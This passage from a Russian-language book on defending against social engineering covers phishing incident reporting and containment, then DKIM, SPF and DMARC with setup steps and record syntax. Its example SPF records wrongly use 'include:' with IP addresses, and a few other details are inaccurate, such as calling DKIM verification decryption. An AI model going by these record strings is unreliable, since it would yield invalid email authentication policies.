Если вы не поясните пользователям, как они должны сообщать о предполагаемых инцидентах, они могут доложить о проблеме охраннику на проходной, не имеющему полномочий заниматься такими вопросами. Одна из стратегий – создать ящик электронной почты *phishing@organization.com* для сбора фишинговых писем, которые получают пользователи. Вы также можете настроить ящики *cyber@organization.com* или *incidents@organization.com* в качестве универсальных адресов, которые пересылают электронные письма нужным получателям.

Когда пользователь стал жертвой фишинга и, возможно, внедрил вредоносное ПО в среду, сообщение по электронной почте может быть не лучшим решением. Это связано с тем, что вся система электронной почты может быть скомпрометирована и злоумышленники

могут прочитать, заблокировать или изменить сообщение. В зависимости от размера организации и от того, находится ли пользователь на месте или удаленно, вы можете попросить сообщить об инциденте лично, позвонить по телефону или отправить сообщение в приватном чате или на защищенной платформе текстовых сообщений.

Технический контроль и изоляция

Когда обнаруживается фишинговое письмо, команда безопасности должна проанализировать это письмо и любую соответствующую информацию о нем, соблюдая при этом организационные политики и процедуры. Это принесет пользу при сборе сведений об угрозах в зависимости от отрасли, в которой работает организация, и от того, подключена ли она к каким-либо центрам обмена и анализа информации.

Из самого сообщения электронной почты вы должны получить исходный адрес электронной почты, сведения о том, был ли адрес электронной почты подделан (что обсуждается в главе 12), и IP-адрес отправителя. Также следует заблокировать адреса отправителя и адреса ссылок и проверить журналы, чтобы узнать, связывались ли какие-либо другие пользователи или хосты с этими адресами. Для дальнейшего анализа атаки используйте инструменты, описанные в главе 12.

Если схема фишинга включает рассылку вредоносного файла, вы можете загрузить его на веб-сайт обнаружения вредоносных программ VirusTotal, чтобы получить быстрый ответ о содержании файла, если это известное вредоносное ПО. Кроме того, возьмите криптографический хеш файла и проверьте системы в локальной сети на наличие файлов, которые производят такой же хеш. Настройте SEIM, чтобы он также уведомлял вас о входящих экземплярах такого файла.

Перехватывайте любые IP- или URL-адреса, связанные с фишинговым электронным письмом, чтобы перенаправить пользователей на безопасную страницу и настроить оповещения на рабочих станциях для тех, кто пытается получить доступ к вредоносному сайту. Как только электронное письмо будет скрыто, команда безопасности может связаться со всеми пользователями, посоветовав им избегать вредоносной электронной почты.

Когда реагирование на инцидент перешло к этапу восстановления, перенесите собранную информацию в аналитику угроз и следуйте инструкциям организации по публикации и распространению информации среди пользователей.

Вывод

Важной частью стратегии безопасности вашей организации является информирование пользователей, их осведомленность и бдительность. Применяя некарательную политику в сочетании со стимулированием положительного поведения, вы можете значительно улучшить состо-

яние безопасности своей организации, дав возможность сотрудникам принимать правильные решения. После того как пользователи обучены, знают, на что обращать внимание и понимают, что делать, когда они становятся жертвами атак социальной инженерии, можно привлечь внутренних или внешних тестировщиков, чтобы проверить, как сотрудники соблюдают внутренние правила организации.

Даже после того, как вы обучите пользователей, все равно необходимо протестировать их с помощью моделирования фишинга и мониторинга OSINT. Люди любят публично рассказывать о таких событиях, как продвижение по службе или первый рабочий день в компании, и, как было сказано в главе 5, они совсем не думают о важной служебной информации, которая попадает в кадр личных фотографий. Точно так же люди хотят поделиться своим опытом работы, чтобы продемонстрировать свои компетенции менеджерам по найму, но это делает технические детали, указанные в их резюме, хорошей мишенью для поиска.

Интеграция вашего обучения с процессом реагирования на инциденты является важным аспектом защиты от социальной инженерии. Программы повышения осведомленности в первую очередь помогают организации избежать причины реагирования на инциденты, но они также должны помочь процессу реагирования на инциденты работать более гладко в случаях, когда пользователи все-таки становятся жертвами.

Четкие инструкции пользователям, что делать, если они окажутся жертвой социальной инженерии, также значительно повышают уровень безопасности организации. Если обычных сотрудников, которые не являются техническими специалистами, предоставить самим себе или попросить выполнить технические действия без понятных инструкций, вполне вероятно, что они проигнорируют проблему или попытаются ее скрыть. Определение шагов, которые должны предпринять пользователи и команда безопасности, когда что-то пойдет не так, избавит организацию от многих проблем и позволит сосредоточиться на восстановлении.

11

ИНСТРУМЕНТЫ УПРАВЛЕНИЯ ЭЛЕКТРОННОЙ ПОЧТОЙ

До сих пор мы проводили фишинговые атаки и учили пользователей их замечать. Мы также поговорили о том, как реагировать, когда люди становятся жертвами социальной инженерии, несмотря на наше обучение. В этой главе рассматривается реализация технических средств управления электронной почтой, которые помогают обеспечить информационную безопасность организации и снять часть этого бремени с пользователя.

Кроме того, мы обсудим почтовые приложения и службы, способные фильтровать электронную почту и управлять ею. Но прежде чем перейти к ним, давайте посмотрим на действующие стандарты, связанные с технической стороной управления электронной почтой.

Стандарты

Электронная почта развивалась вместе с технологиями для ее защиты. По мере развития этих технологий менялись и схемы атак,

превращаясь, как и все в области информационной безопасности, в непрерывную битву щита и меча. Со временем специалисты по безопасности предложили, обсудили и утвердили множество стандартов. Если говорить о защите электронной почты, стоит упомянуть три основных стандарта: *почту с идентификацией ключей домена* (domain keys identified mail, DKIM), *инфраструктуру политик отправителей* (sender policy framework, SPF) и *аутентификацию, отчетность и соответствие сообщений на основе домена* (domain-based message authentication, reporting, and conformance, DMARC). Мы обсудим каждый из них в этом разделе.

Что делают эти три стандарта? Распространенным заблуждением является то, что они защищают ваши электронные письма от входящих попыток фишинга или спуфинга. В какой-то степени они это делают, но правильнее будет описать их как защиту вашей *репутации*: если вы отправляете электронное письмо в соответствии с этими стандартами, а домены получателей настроены на проверку связанных записей, они могут обнаружить попытки спуфинга вашего домена. Хотя это может показаться нелогичным и бесполезным с точки зрения социальной инженерии, прочитайте оставшуюся часть этой главы, чтобы увидеть, как это может вам помочь.

Если говорить коротко, SPF проверяет наличие хоста или IP-адреса в списке отправителя, DKIM отправляет цифровую подпись, а DMARC реализует как SPF, так и DKIM в дополнение к проверке размещения. DMARC также обеспечивает отчеты и уведомления. SPF считается самым простым из стандартов безопасности. Важный момент заключается в том, что почтовые серверы получателя должны быть настроены на проверку соответствия письма стандартам, указанным при отправлении, и на основании результатов проверки выполнять определенные действия.

Поля «От кого»

Чтобы понять, как работают эти стандарты, вам необходимо разобраться в различных типах полей, указывающих отправителя электронного письма. В дополнение к полю `Reply-to` (Ответить) в электронных письмах есть поля `From` (От кого) и `MailFrom` (Откуда). Поле `From`, также называемое `5322.From`, отображает *отправителя*. Поле `MailFrom` или `5321.MailFrom` – это фактическая *почтовая служба*, отправившая электронное письмо. Например, если бы я отправлял электронные письма с помощью MailChimp, мой личный адрес электронной почты был бы в поле `5322.From`, а сервер и адрес MailChimp – в поле `5321.MailFrom`.

Номера, прикрепленные к этим полям, взяты из описаний стандарта, в которых они были определены. Теперь давайте рассмотрим эти три стандарта в хронологическом порядке, начиная с DKIM.

Стандарт DKIM

DKIM стал интернет-стандартом в 2011 году. Он предназначен для аутентификации электронных писем и предотвращения спуфинга и

требует от отправителей криптографической подписи частей электронной почты, включая поле `5322.From`. Поскольку у злоумышленника, вероятно, не будет доступа к закрытому ключу, используемому для цифровой подписи поля, получатели электронной почты могут быстро идентифицировать попытки спуфинга (подмены домена отправителя).

Заголовок DKIM – специальное поле, добавленное в сообщение электронной почты, указывает, где получить открытый ключ для проверки подписи. Открытый ключ сохраняется в записи DNS TXT с использованием тегов домена DNS (`d=`) и селектора (`s=`), которые вы можете найти в сообщении электронной почты. Открытый ключ DKIM – единственная часть инфраструктуры, доступная для просмотра широкой публике, но его поиск зависит от знания селектора, который известен вам только в том случае, если вы получили электронное письмо от подлинного домена (или вам удалось взломать его).

Процесс DKIM выглядит следующим образом. Сначала вы создаете электронное письмо. В момент отправки письма при помощи закрытого ключа, связанного с вашей записью DKIM, создаются две цифровые подписи, подтверждающие подлинность электронного письма. Одна подпись предназначена для самого заголовка DKIM, а другая – для тела письма. Каждое электронное письмо имеет уникальную пару подписей. Подписи помещаются в заголовок и отправляются вместе с письмом. После получения (если на почтовом сервере получателя настроен DKIM) сервер проверит подлинность сообщения, используя открытый ключ, опубликованный в записях DNS. Если ключ может успешно расшифровать электронное письмо, электронное письмо является подлинным и не было изменено.

При этом DKIM редко используется для аутентификации. Вместо этого мы в основном используем его для проверки подлинности и для так называемого размещения DMARC, которое обсуждается в разделе «Аутентификация сообщений на основе домена, отчетность и соответствие» далее в этой главе. Одним из недостатков DKIM является то, что он эффективен только в том случае, если его реализуют и отправитель, и получатель.

Кроме того, даже если ваша организация реализует DKIM внутри, она может защитить ваших пользователей только от внешних субъектов, которые пытаются подменить других внутренних сотрудников, что хорошо для вашей репутации, но в остальном мало что дает для обеспечения безопасности. В конце концов, злоумышленники могут подделать доверенную третью сторону. Но, как упоминалось ранее, получатель должен иметь свои почтовые серверы, настроенные для проверки аутентификации DKIM, что обычно достигается путем внедрения DMARC. При отсутствии DMARC письма с ошибкой аутентификации все равно передаются получателю.

DKIM был впервые представлен в бюллетене RFC 6376. Позже RFC 8301 внес в него следующую спецификацию, касающуюся типа шифрования, который может использовать DKIM:

В настоящее время этой спецификацией определены два алгоритма: rsa-sha1 и rsa-sha256. Подписывающие стороны ДОЛЖНЫ использовать rsa-sha256. Верификаторы ДОЛЖНЫ быть в состоянии проверить подпись, используя rsa-sha256. Шифрование rsa-sha1 НЕ ДОЛЖНО применяться для подписи или проверки.

В 2018 году был выпущен еще один RFC, касающийся DKIM. В RFC 8463 добавлен новый алгоритм подписи ed25519, который использует SHA-256 и алгоритм цифровой подписи Edwardscurve (EdDSA) вместо ключа RSA.

Настройка DKIM

Чтобы DKIM работал эффективно, вы должны настроить его не только на своем DNS-сервере, но и на почтовом сервере. В противном случае он будет действовать всего лишь как сдерживающий фактор. Давайте рассмотрим настройку DKIM в домене, размещенном через Google Workspace. Аналогичные функции есть и у других почтовых серверов.

Обычный сервис Gmail использует ключи DKIM Google по умолчанию, как и домены, размещенные в Workspace, для которых не настроен DKIM. Вы не можете настроить свой собственный DKIM для учетной записи Gmail, размещенной на *gmail.com*, но можете сделать это для домена с помощью Workspace. Согласно инструкциям службы поддержки Google, если пользователь не настроит свой собственный открытый ключ DKIM, Google будет использовать следующий ключ по умолчанию: `d=*.gappssmtp.com`.

Давайте настроим наш собственный закрытый ключ. Сначала перейдите в консоль администратора Workspace в качестве суперадминистратора. Как только вы окажетесь в консоли, нажмите **Authenticate email** (Аутентифицировать электронную почту), как показано на рис. 11.1.



Рис. 11.1. Выбор параметра **Authenticate email**

Теперь вы должны увидеть параметр аутентификации DKIM, и вам будет предложено выбрать домен для настройки поддержки DKIM (рис. 11.2).



Рис. 11.2. Начало настройки DKIM

После того как вы нажмете **Generate New Record** (Создать новую запись), нужно будет выбрать длину ключа и селектор (рис. 11.3). Обратите внимание, что некоторые хостинг-провайдеры и платформы DNS не поддерживают длину ключа 2048 бит. Согласно инструкции Google, если это так, вернитесь к 1024-битным ключам по умолчанию.



Рис. 11.3. Создание записи DKIM и ключа RSA

Теперь выберите нужный домен и нажмите **Generate New Record**. Будет создан новый ключ (скрыт на рис. 11.4). Откройте новое окно, чтобы скопировать и вставить ключ в DNS. После этого нажмите **Start Authenticating** (Начать аутентификацию).



Рис. 11.4. Запись DKIM в Google Workspace

После этого этапа войдите в cPanel, общий инструмент управления доменом, используемый многими хостинг-провайдерами. В cPanel должен быть редактор зон DNS с полем, позволяющим ввести открытый ключ в запись TXT (рис. 11.5).



Рис. 11.5. Добавление записи DNS TXT

Обратите внимание, что панели управления записями DNS могут ограничивать вас 255 символами: слишком мало для ключа длиной 2048 бит, рекомендованного отраслевыми стандартами. (Когда это случилось со мной, я связался со службой поддержки и попросил их вручную ввести информацию от моего имени, что они неохотно сделали.)

После сохранения ключа распространение записи по узлам DNS может занять до 48 ч. Вам нужно будет нажать **Start Authentication** на панели инструментов, чтобы подтвердить ее после завершения распространения. Распространение записи иногда может длиться и до 72 ч, в зависимости от инфраструктуры и провайдера.

Вот еще одно важное соображение, обсуждаемое в следующем разделе: вы должны убедиться, что ваш хостинг и провайдер DNS поддерживают составные записи DNS, прежде чем использовать что-либо выше 1024-битного ключа RSA. По сути, некоторые провайдеры налагают ограничения на количество символов, которые можно ввести в одну запись в DNS. В вашей реализации DMARC произойдет сбой выравнивания, если провайдер не поддерживает конкатенацию (объединение) записей, поскольку DNS будет интерпретировать ее как две несвязанные записи TXT и не сможет выполнить свою задачу.

Для настройки DKIM на других почтовых провайдерах, таких как Exchange, Office 365 и Sendmail, вы можете найти ссылки на несколько руководств по адресу *http://email-security.seosint.xyz/*.

Недостатки DKIM

Шифрование, используемое в DKIM, некоторое время содержало уязвимости. До 2018 года DKIM позволял использовать алгоритм SHA-1 для подписи и проверки. Тем не менее специалисты по компьютерной безопасности знают, что SHA-1 стал небезопасен с 2010 года, еще до того, как был создан стандарт DKIM. Исследователи из CWI Amsterdam и Google с тех пор успешно провели так называемую *атаку коллизии* на протокол, после чего большинство профессионалов криптографии и безопасности отвергли его. Атака коллизии позволяет сторонам взять хеши двух несовпадающих файлов и создать из них один и тот же хеш, создав видимость, что они совпадают. Все основные поставщики веб-браузеров объявили о прекращении поддержки сертификатов SHA-1 в 2017 году.

На самом деле создание коллизии в нужном месте в процессе операций DKIM по-прежнему требует больших вычислительных мощностей, поэтому только крупные и хорошо финансируемые организации, такие как национальные спецслужбы или крупные технологические компании, имеют техническую возможность провести такую атаку. В конце концов, именно Google был одной из двух организаций, которые сумели устроить коллизию SHA-1 (и маловероятно, что Google будет пытаться отправлять поддельные электронные письма в вашу организацию). Но если у вас есть для этого полномочия, используйте более безопасный SHA-256.

Во-вторых, существуют уязвимости в RSA, используемом в качестве инфраструктуры открытых ключей стандарта DKIM. Как я упоминал ранее, инструмент DKIM от Google поддерживает два RSA: 1024- и 2048-битный. Второй вариант RSA является действующим минимальным отраслевым стандартом. Продолжаются серьезные споры о том, является ли RSA безопасным, учитывая математические, вычислительные и криптографические достижения с момента появ-

ления RSA. Несколько ученых и исследователей заявили, что могут взломать RSA или ослабить криптосистему RSA. Ослабление криптосистемы – это метод уменьшения ее стойкости за счет выявления больших используемых простых чисел и факторизации.

Использование 1024-битного RSA, безусловно, является официально установленной уязвимостью, в то время как использование 2048-битного RSA не рекомендуется, но не запрещено. С практической точки зрения без огромных вычислительных ресурсов или доступа к средствам квантовых вычислений ни 1024-битный, ни 2048-битный RSA не могут быть взломаны менее чем за два миллиона лет в одной вычислительной системе. В более поздние версии DKIM добавили поддержку алгоритма Ed25519-SHA256, хотя он не получил широкого распространения.

Последнее слабое место в DKIM – это не уязвимость, а недостаток. DKIM превосходно реализуется и может защитить репутацию организации, но только в том случае, если почтовый сервер получателя настроен на проверку подписи DKIM и принятие мер в отношении электронных писем, якобы отправленных из домена с включенным DKIM; в противном случае репутация вашей организации все равно может быть подорвана.

Инфраструктура политики отправителя

Как и DKIM, инфраструктура политики отправителя (SPF) направлена на предотвращение спуфинга с использованием записей DNS типа TXT. В этих записях SPF определяет домены, списки хостов, доменов и IP-адресов, а также IP-адреса, которым разрешено отправлять электронные письма из почтовой среды или от имени домена.

Хотя в некоторых источниках SPF описывается как аутентификация отправителя, более уместно называть это проверкой правильности данных; если инфраструктура настроена, получатель проверит информацию об отправителе из полей 5322 и 5321, чтобы авторизовать отправителей, как определено в записи SPF.

Чтобы понять, как это работает, представьте, что кто-то подделывает электронную почту из домена. Получатель проверяет запись SPF и замечает, что для отправляющего домена установлен параметр «строгая проверка», а отправитель отсутствует в списке доверенных. При этом у получателя настроена политика проверки SPF. В таком случае письмо не дойдет до адресата. Если бы не было записи SPF, или если бы для домена был установлен параметр «мягкая проверка», или политика проверки SPF отключена, электронное письмо было бы доставлено адресату.

Поскольку SPF не требует криптографии, SPF и DKIM дополняют друг друга, а не конкурируют. SPF основан на логике, так как он сравнивает входящие значения со своим списком. Хост, домен или IP-адрес либо есть в записи, либо нет. DKIM использует как логику, так и криптографию в виде цифровых подписей. Вы можете прочитать больше о SPF в бюллетене RFC 7208 от 2014 года.

Внедрение SPF

Давайте внедрим SPF в Google Workspace. Начните с определения любых поставщиков услуг, таких как Google или Outlook, и связанных доменов, которым разрешено отправлять электронную почту от имени вашей организации. (Можете указать эти домены в записи MX.) Если вы используете внутренний почтовый сервер, такой как Exchange, также определите диапазоны адресов, которым разрешено отправлять электронную почту от имени организации.

Затем для этих доменов и IP-адресов выберите политику для различных ситуаций.

Pass (+): Разрешает прохождение всей электронной почты (не рекомендуется, за исключением кратковременного устранения неполадок).

No policy (?), neutral: По существу, означает отсутствие политики.

Soft fail (~): Нечто промежуточное между жесткой проверкой и нейтральной политикой; как правило, эти электронные письма принимаются, но помечаются как сомнительные.

Hard fail (-): Отклоняет электронное письмо

В качестве резервных вариантов вы можете настроить что-то вроде `+all` (не рекомендуется, так как это разрешит всю почту), `+mx` (разрешит электронные письма с хоста, указанного в записи MX; не рекомендуется при использовании облачной электронной почты, такой как Google или Office 365) или `+nostarch.com` (что позволит получать электронные письма от *nostarch.com*).

Владея этой информацией, вы готовы создать запись. Для начала перейдите в редактор записей DNS в панели управления вашего хостинг-провайдера и создайте новую запись TXT. В качестве альтернативы отредактируйте любые существующие записи TXT, в теле которых есть `v=spf1`, как показано ниже:

```
dig walmart.com txt

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> walmart.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6907
;; flags: qr rd ra; QUERY: 1, ANSWER: 15, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
; walmart.com. IN TXT

;; ANSWER SECTION:
walmart.com. 300 IN TXT "v=spf1
include:_netblocks.walmart.com include:_smartcomm.walmart.com
```

```
include:_vspf1.walmart.com include:_vspf2.walmart.com
include:_vspf3.walmart.com ip4:161.170.248.0/24 ip4:161.170.244.0/24
ip4:161.170.241.16/30 ip4:161.170.245.0/24 ip4:161.170.249.0/24" " ~all"
--сокращено--
;; Query time: 127 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Tue Sep 08 05:42:49 UTC 2020
;; MSG SIZE rcvd: 1502
```

Установите значение времени жизни пакета (TTL) на значение по умолчанию 14 400. Значение TTL – это время, в течение которого рекурсивные распознаватели DNS должны кешировать нашу запись SPF, прежде чем извлечь новую (если она изменилась). Некоторые критические ресурсы и балансировщики нагрузки лучше всего работают с очень маленьким значением TTL. Ресурсам, которые не должны часто изменяться или иметь встроенную избыточность (например, записи MX), рекомендуется присваивать более высокие значения TTL. Это делается для борьбы с такими методами, как Fast flux или динамические DNS-записи, обычно используемые в изощренных фишинговых кампаниях и атаках на сайты социальных сетей.

Затем назовите запись TXT по имени домена организации. В тело текста введите `v=spf1`, а затем механизмы и политику, как было сказано ранее. Чтобы определить эти механизмы, вам нужно знать пять типов разрешенных полей:

`ip4`: адрес IPv4 или диапазон CIDR;

`ip6`: адрес IPv6;

`mx`: MX-запись отправителя в DNS;

`a`: адресная запись для хоста в DNS;

`include`: ссылка на политику другого домена.

Теперь создайте строку для ввода в DNS. Допустим, вы разрешаете хостам использовать MX-запись *nostarch.com* в дополнение к MailChimp и частному немаршрутизируемому диапазону IP-адресов с жесткой проверкой. Текст для записи DNS будет выглядеть так:

```
v=spf1 +mx include:192.168.1.22 include:192.168.2.0/24 include:servers.mcsv.net -all
```

Вы также можете сделать эту запись альтернативным способом. В главе 4 вы узнали, что No Starch использует Google Workspace, поэтому можете заменить часть `+mx` на серверы Google (которые можно найти на панели инструментов Workspace). Чтобы уместить это в одну строку, удалите `include` для MailChimp SPF. Альтернативная запись будет выглядеть так:

```
v=spf1 include:_spf.google.com include:192.168.1.22 include:192.168.2.0/24 -all
```

После того как вы вставите эту строку в запись DNS, подождите до 72 ч, чтобы она распространилось по всем узлам. Разным DNS-серверам в интернете требуется разное время, чтобы скопировать обновленную информацию. Это время сильно зависит от параметра TTL, который предписывает серверам кешировать информацию в течение нескольких секунд перед обновлением. По моему опыту SPF может начать работать почти сразу, в отличие от DKIM. Независимо от того, используете ли вы Google в качестве почтового провайдера или нет, вы все равно можете использовать сайт Google Admin Toolbox Check MX для проверки предоставленной отправителем информации. Набор инструментов можно найти по адресу *https://toolbox.googleapps.com/apps/checkmx/*. Инструкции по настройке SPF на других платформах – здесь: *http://email-security.seosint.xyz/*.

Недостатки SPF

В главе 4 я уже говорил, что SPF позволяет злоумышленникам составлять список доменов, IP-адресов и диапазонов IP-адресов, которыми организация либо владеет, либо использует. Злоумышленники также могут определить, настроена ли у цели жесткая или мягкая политика, проверив флаги `-all` (жесткая), `~all` (мягкая) или `~?` (нейтральная) в соответствующей части записи TXT. Эта информация может повлиять на их решение о том, следует ли подделывать домен вашей организации или, возможно, использовать что-то другое. Социальный инженер, внимательный к деталям, может даже настроить DKIM и SPF на своем фишинговом домене, чтобы обойти любые проверки, которые может иметь организация, если она действительно применяет какие-либо политики.

SPF также может предупредить злоумышленников о ваших рабочих отношениях с другими организациями. Если другим доменам нужны полномочия для отправки электронных писем от вашего имени, вам может потребоваться создать для них записи SPF. Примерами доменов, которым потребуется разрешение на отправку электронных писем от имени организации, являются списки рассылки, такие как MailChimp, Mailgun или Constant Contact. Также учитывайте других поставщиков, которые отправляют электронные письма от имени организации, таких как GoToMeeting или аналогичные платформы для совместной работы.

Последний аспект SPF – это, скорее, не уязвимость, а недостаток. Как и DKIM, SPF удобен в реализации и может защитить репутацию организации, но только в том случае, если почтовый сервер получателя настроен на проверку записей SPF и соблюдение определенной политики. Однако невыполнение этого требования может нанести ущерб репутации вашей организации.

Аутентификация сообщений на основе домена, отчетность и соответствие

DMARC берет существующие реализации SPF и DKIM и использует их для создания более надежного решения для предотвращения

спуфинга, компрометации корпоративной электронной почты и репутационного ущерба. Впервые представленный в качестве интернет-стандарта в 2015 году (RFC 7489), он направлен на преодоление недостатков как SPF, так и DKIM: он реализует оба предыдущих стандарта, но также сообщает об успехах и неудачах домену отправителя. DMARC проверяет размещение отправителя электронной почты, т. е. соответствие поля `5322.From` аутентифицированным доменным именам. Другими словами, он проверяет, что электронное письмо с полем «От», якобы отправленное от info@nostarch.com, действительно отправлено из этого домена. Поддельное электронное письмо может успешно проходить SPF и DKIM, но споткнется на проверке размещения отправителя.

Вот что происходит, когда при доставке сообщении используется протокол DMARC. Сначала пользователь пишет электронное письмо. Отправляющий почтовый сервер вставляет в него DKIM-заголовок, а затем отправляет его получателю. Далее, чтобы электронная почта прошла через организацию с политикой DMARC, должны произойти две вещи. Во-первых, письмо должно пройти проверку подписи DKIM (поле `5322.From`, с проверкой с использованием открытого ключа, содержащегося в DNS). Во-вторых, оно должно пройти проверки SPF (`5322.From`) и записи TXT. В зависимости от результатов этих проверок в записи DMARC будет указано, как должен поступить сервер, – принять или отклонить электронное письмо. Все случаи сбоев фиксируются для отчета. Далее письмо проходит через любые процессы или фильтры, установленные получателем, и, если они пройдены успешно, поступает в папку «Входящие» получателя.

Протокол DMARC получил широкое распространение. Например, в США его обязаны использовать все федеральные агентства и правительственные организации. Особенно активно этот протокол внедрялся в 2017 году. Кроме использования этого протокола, получатель должен самостоятельно проверять записи и применять свою внутреннюю политику.

Обновления DMARC представлены в двух бюллетенях RFC: RFC 8553, в котором введены символы подчеркивания в именах узлов; и RFC 8616, где рассматривается использование символов ASCII в SPF, DKIM и DMARC, не относящихся к международным символам.

Внедрение DMARC

Прежде чем вы сможете применить DMARC, следует настроить SPF и DKIM. Затем вам нужно будет подготовить информацию для записи TXT. Можете найти полный формат записи, определенный в разделе 6.3 RFC 7489, но вам потребуется как минимум следующее:

- **версия DMARC (`v`):** используемая версия DMARC. В настоящее время это 1, на что указывает `v=DMARC1`;
- **политика (`p`):** политика, применяемая к данному домену;

- **политика поддоменов (`sp`):** политика, применимая только к поддоменам домена-отправителя, например к электронным письмам с адреса *info@us.nostarch.com*, но не с адреса *info@nostarch.com*. При отсутствии поля `sp` или квалификатора организация будет применять основное поле `p`;
- **процент «плохих писем», к которым применяется политика (`pct`):** число от 0 до 100, определяющее процент электронных писем от владельца домена, к которым применяется политика;
- **флаг `rua`**: адрес электронной почты, на который отправляются отчеты. Сборщики OSINT могут узнать про этот адрес и использовать его в качестве оружия, поэтому рекомендуется использовать псевдоним.

Все поля в записи DMARC, кроме версии, должны содержать спецификаторы. Например, поле политики принимает значения `none` (нет), `quarantine` (поместить в карантин) или `reject` (отклонить). Спецификатор `none` не выполняет никаких действий, в то время как `quarantine` перенаправляет электронную почту в папку для спама или на рассмотрение администраторам, а `reject` отклоняет электронную почту.

